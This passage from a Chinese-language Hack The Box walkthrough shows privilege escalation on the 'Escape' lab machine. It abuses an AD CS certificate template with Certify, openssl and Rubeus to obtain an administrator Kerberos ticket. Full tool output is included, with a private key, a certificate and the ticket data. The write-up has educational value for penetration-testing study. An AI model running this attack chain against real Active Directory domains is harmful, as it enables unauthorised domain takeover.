
可以继续使用README场景3,接下来运行Certify.exe以请求具有管理员替代名称的证书。它返回一个cert.pem:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
*Evil-WinRM* PS C:\programdata> .\Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication /altname:administrator

_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.1.0

[*] Action: Request a Certificates

[*] Current user context : sequel\Ryan.Cooper
[*] No subject name specified, using current context as subject.

[*] Template : UserAuthentication
[*] Subject : CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] AltName : administrator

[*] Certificate Authority : dc.sequel.htb\sequel-DC-CA

[*] CA Response : The certificate had been issued.
[*] Request ID : 14

[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtBgKNxFL7Q800mUoE7O8f2n5A28GL72XmJlDeeSxuKac7SoO
ovM9OwUSFfZeLYp/NJgCvDNq7eouR9A/yT22e5KJP6O9v3DmYwWzR2LgzxPsF9A/
XIHWP8jWj+HIoFecwuPWnyoDbHd57vLv8qwpbjavPXrESTuCbQguCwGXPT8mSTsN
SWrWOCizxlOVTL1n2ro9Wdux9BThrhHg9v/G5SWqv2MQGlvr/5fuS/jzvNs6BLIA
FajSi7XchQSBuptp5wQsHkNIkQfA6H64AAxLFtBjUMTEI5bdMLNMZcTQ9DedaaWo
yT9TDEdwoUFi9PC5J7WVn+2+IVDr6CRdhF8aAQIDAQABAoIBAQCf6PipDOKuC+KL
Lub3F5E4UZCaS+riWSZSiUQw57AmlUqiC8YTSogD7+yvM6NMLL3mpVNIaR95QYb2
nSMGPZXbA7J6n5nMcyMeqeEWceXL+ZSZUH/yVBc5a8uY1pKeTS0Un9niWhvQJAZQ
9cW5ZMUk58mSfX/sxrp4tdqsSy1PY1X6qd7fojql0GvIHQAKWaDsziyfaevWV6I6
evBwwVLhu7ZsZPwCFN9SoDs281FNYWGSA2fBVoTPtT/sz3gLouugZ3+k+Epx/HLM
vAdDSWCSsDYkzPlAOtw8wroHqUA8pEKfzk32iOqO5odOREdhWdtjpPKIkjl1Pgld
Sv4NA81BAoGBANYJAHp4NyRGCmS+NfoXNDChmCEoVd1clroC3om9w/HFqgRB/xQW
6VjzwsStjn82j/tzDWd/BA/JTUMP+syy8H4HemBqQd+Aru0/fX92QFNLsCUBba3Y
nTktRgwA+iYiSFnUtS6OIWj/1osXsLs0LBesiC07kjefPpljBfv+GHC/AoGBANdn
b3aMx77cmfkNARA7Q+eWHoyc+dmolOxAk18yQfCzlbpxufYR34dCLIXvlEyunUAs
Q0b8/rBuZE6yRyJdEe/e5BpXey8E6fH09U7Ipm8wMv+AhweYGhrdWgF959fpoq93
3XuMCEzoreU8Fm/7LzZKrcSKWI9qG1aNecPAIGU/AoGAXqNoVL6nEyDtI5J/Z2+v
IfmxvKeLH+/6rZDrOVhxNYxDGtLbqNRgpXZTHofnRBSqIXLD8IlXEGvf/9EnAi/0
6qT/1XXmXp8Vuc2i/iMZWjtTTWmOR5pKGqgMGu6rrQTnnODSpB0wZK8K/EGjYYM2
I9mj9OwsQO/mzAfe84ds4x0CgYBUfvKuYlMIf6i2lW9RWq4sbirVpc4sn4CrnDkz
IpfTP98AIBR+fkxc1ox4jZ5y5hwxTCun8R5HP0aByFU3GaMroReBbceYjijnDNwd
Z4BCJXob1+MgC35SA3qHE0ia3b8/bZmoGSo4YR21ynhSvQmsFmdLralHuKu4rA6T
xw3uKQKBgGuPZ6mecgQxTCFA2qOKsDuHHvwAcBCD6OpvCbc503HHiz483JOGD/kR
HmmUWE+qtk2/6MwJoalIGpcG0AqDPnRvQzIpUsYcbWjfXau88IztpUc9GAcdZlxD
vj3SOtueUwokYTFHdj0QrI34MIk9oauGdPPEAdVsNcq4GGFNcXeh
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGEjCCBPqgAwIBAgITHgAAAA5SZbT/DsiCAwAAAAAADjANBgkqhkiG9w0BAQsF
ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwHhcNMjMwNjE5MTM0MDUzWhcNMjUwNjE5
MTM1MDUzWjBTMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYG
c2VxdWVsMQ4wDAYDVQQDEwVVc2VyczEUMBIGA1UEAxMLUnlhbi5Db29wZXIwggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC0GAo3EUvtDzTSZSgTs7x/afkD
bwYvvZeYmUN55LG4ppztKg6i8z07BRIV9l4tin80mAK8M2rt6i5H0D/JPbZ7kok/
o72/cOZjBbNHYuDPE+wX0D9cgdY/yNaP4cigV5zC49afKgNsd3nu8u/yrCluNq89
esRJO4JtCC4LAZc9PyZJOw1JatY4KLPGU5VMvWfauj1Z27H0FOGuEeD2/8blJaq/
YxAaW+v/l+5L+PO82zoEsgAVqNKLtdyFBIG6m2nnBCweQ0iRB8DofrgADEsW0GNQ
xMQjlt0ws0xlxND0N51ppajJP1MMR3ChQWL08LkntZWf7b4hUOvoJF2EXxoBAgMB
AAGjggLsMIIC6DA9BgkrBgEEAYI3FQcEMDAuBiYrBgEEAYI3FQiHq/N2hdymVof9
lTWDv8NZg4nKNYF338oIhp7sKQIBZAIBBTApBgNVHSUEIjAgBggrBgEFBQcDAgYI
KwYBBQUHAwQGCisGAQQBgjcKAwQwDgYDVR0PAQH/BAQDAgWgMDUGCSsGAQQBgjcV
CgQoMCYwCgYIKwYBBQUHAwIwCgYIKwYBBQUHAwQwDAYKKwYBBAGCNwoDBDBEBgkq
hkiG9w0BCQ8ENzA1MA4GCCqGSIb3DQMCAgIAgDAOBggqhkiG9w0DBAICAIAwBwYF
Kw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFIiQhwSuIlv/oasHyBsBGTf3BqYO
MCgGA1UdEQQhMB+gHQYKKwYBBAGCNxQCA6APDA1hZG1pbmlzdHJhdG9yMB8GA1Ud
IwQYMBaAFGKfMqOg8Dgg1GDAzW3F+lEwXsMVMIHEBgNVHR8EgbwwgbkwgbaggbOg
gbCGga1sZGFwOi8vL0NOPXNlcXVlbC1EQy1DQSxDTj1kYyxDTj1DRFAsQ049UHVi
bGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlv
bixEQz1zZXF1ZWwsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFz
ZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCBvQYIKwYBBQUHAQEE
gbAwga0wgaoGCCsGAQUFBzAChoGdbGRhcDovLy9DTj1zZXF1ZWwtREMtQ0EsQ049
QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNv
bmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/
b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTANBgkqhkiG9w0BAQsF
AAOCAQEACoeksTIvAowxHwtFJL0lrLwnrpkKCs8AWwsSKPSmXQ2uEHPkr/IRFNCq
SMbwjEM411Dkhl/DHi92ru0fjLyZNTQCa6EGB9EgHfUkcclQpp28/F9idCO750FR
dWqVnth+wEnhdyndqFNUJcFZk3U8T9YQpGqBFfLH3NhuXdKRJOktWXQgvT0lSoXZ
Pwkxol0qB9RDdp3CI53RFdRE2wfbfdrtNJp3Rpja7IuaqWG/KFEpOhbdMJIc9VQN
z2A0fkTicxgKpAmL+Pdw3TfV6LTCW4KctCPOKi7mTvGpB+VF70AaCtEFbYrtsHSB
1cIrahApSyz9AAknrpE32s8r8tshIw==
-----END CERTIFICATE-----


[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx


Certify completed in 00:00:14.7055362

README和输出的末尾都显示了下一步。把从—–BEGIN RSA PRIVATE KEY—–到—–END CERTIFICATE—–的所有内容复制到kali的主机上的一个文件中,并使用给定的命令将其转换为.pfx,在提示时不输入密码:

1
2
3
4
5
6
7
8
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password:
Verifying - Enter Export Password:

┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# ls -la cert.pfx
-rw------- 1 root root 3425 Jun 19 09:52 cert.pfx

上传cert.pfx和Rubeus.exe,以及Rubeus(从SharpCollection下载),然后运行asktgt命令,将证书传递给它以administrator身份获得TGT:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
*Evil-WinRM* PS C:\programdata> upload cert.pfx

Info: Uploading /root/hackthebox/machine/escape/cert.pfx to C:\programdata\cert.pfx

Data: 4564 bytes of 4564 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\programdata> upload Rubeus.exe

Info: Uploading /root/hackthebox/machine/escape/Rubeus.exe to C:\programdata\Rubeus.exe

Data: 563200 bytes of 563200 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe asktgt /user:administrator /certificate:C:\programdata\cert.pfx

______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/

v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

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

ServiceName : krbtgt/sequel.htb
ServiceRealm : SEQUEL.HTB
UserName : administrator
UserRealm : SEQUEL.HTB
StartTime : 6/19/2023 7:08:43 AM
EndTime : 6/19/2023 5:08:43 PM
RenewTill : 6/26/2023 7:08:43 AM
Flags : name_canonicalize, pre_authent, initial, renewable
KeyType : rc4_hmac
Base64(key) : NGN8YkXjv+npWzE3glTOrg==
ASREP (key) : 15BE0183651E57504615199D79D431BA

